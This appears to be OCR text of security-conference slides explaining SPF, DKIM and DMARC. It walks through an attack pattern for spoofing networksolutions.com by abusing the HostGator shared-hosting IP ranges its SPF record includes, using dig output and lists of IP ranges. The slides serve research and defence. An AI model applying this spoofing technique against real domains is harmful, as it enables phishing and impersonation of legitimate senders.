Subject: Hello World


DKIM-Signature: v1; d=a.com;
h=Content

Verify sender IP based on MAIL FROM or HELO
SPF
Verify SPF OR DKIM based on FROM
DMARC
Verify email based on DKIM
DKIM

Reference: https://www.usenix.org/conference/usenixsecurity21/presentation/shen-kaiwen

SPF / DKIM / DMARC

Q: Have you seen this before?



SPF:	PASS with IP [redacted] Learn more
DKIM:	'PASS' with domain purplecloudops.com
DMARC:	'FAIL' Learn more

A: SPF and DKIM do not match the domain in the FROM field

- ✓ ❑ dkim=pass header.i=@**a.com** header.s=k1 header.b="KJCJ2k/N";
- ✓ ❑ spf= pass (xxx: domain of user@b.com designates xx.xx.xx.xx as permitted sender) smtp.mailfrom="user@**b.com**";
- ✗ ❑ dmarc=fail (p=QUARANTINE sp=NONE dis=QUARANTINE) header.from=**c.com**

The players

Brevo

Go Daddy®


SPARKPOST

TWILIO SendGrid

mailtrap
by railsware

Fastmail

Iterate



1 Create hypotheses

2 Investigate techniques


3 Uncover patterns

4 Collect Data

black hat USA 2024


Attack Pattern: #1

Example: spoof email from networksolutions.com



```
; <<>> DiG 9.18.18-0ubuntu2.1-Ubuntu <<>> networksolutions.com txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 39459
;; flags: qr rd ra; QUERY: 1, ANSWER: 6, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;networksolutions.com.          IN      TXT

;; ANSWER SECTION:
networksolutions.com.   266     IN      TXT     "google-site-verification=4eIncVtJhJSW6qpb
networksolutions.com.   266     IN      TXT     "MS=ms37265135"
networksolutions.com.   266     IN      TXT     "MS=ms78547785"
networksolutions.com.   266     IN      TXT     "v=spf1 ip4:91.199.212.0/24 include:spf1.w
sforce.com include:spf.websitewelcome.com include:eig.spf.a.cloudfilter.net -all"
networksolutions.com.   266     IN      TXT     "facebook-domain-verification=m4lpzwyjv2uy
networksolutions.com.   266     IN      TXT     "google-site-verification=5hT-6CoNzJ0wCHwJ
```

What is spf.websitewelcome.com?




Hostgator, probably like most shared hosting services, has a master SPF record that is designed to cover all of its email servers. This allows the company to reorganize their servers without all of their customers having to edit their SPF records. To include Hostgator's record in my own, I needed to set my SPF record to the following:

```
v=spf1 +a +mx +ip4:50.87.144.137 +include:websitewelcome.com ~all
```

Reference: https://serverfault.com/questions/723911/setting-up-an-spf-record-for-a-shared-hosting-service-with-lots-of-email-gateway


Allowed SPF IP ranges by HostGator



```
; <<>> DiG 9.18.18-0ubuntu2.1-Ubuntu <<>> spf.websitewelcome.com txt
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 60077
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 65494
;; QUESTION SECTION:
;spf.websitewelcome.com.                IN      TXT

;; ANSWER SECTION:
spf.websitewelcome.com. 263     IN      TXT     "v=spf1 ip4:192.185.0.0/16 ip4:50.116.64.0/
18 ip4:50.87.152.0/21 ip4:108.167.128.0/18 ip4:216.172.160.0/19 ip4:108.179.192.0/18 ip4:16
2.144.0.0/16 -all"

;; Query time: 0 msec
;; SERVER: 127.0.0.53#53(127.0.0.53) (UDP)
;; WHEN: Sat Jul 20 16:19:02 UTC 2024
;; MSG SIZE  rcvd: 214
```

```
"websitewelcome" => [
  "50.87.152.0/21",
  "50.116.64.0/18",
  "108.167.128.0/18",
  "108.179.192.0/18",
  "162.144.0.0/16",
  "192.185.0.0/16",
  "216.172.160.0/19"
]
```

Enable HostGator SMTP credentials



Mail Client Manual Settings

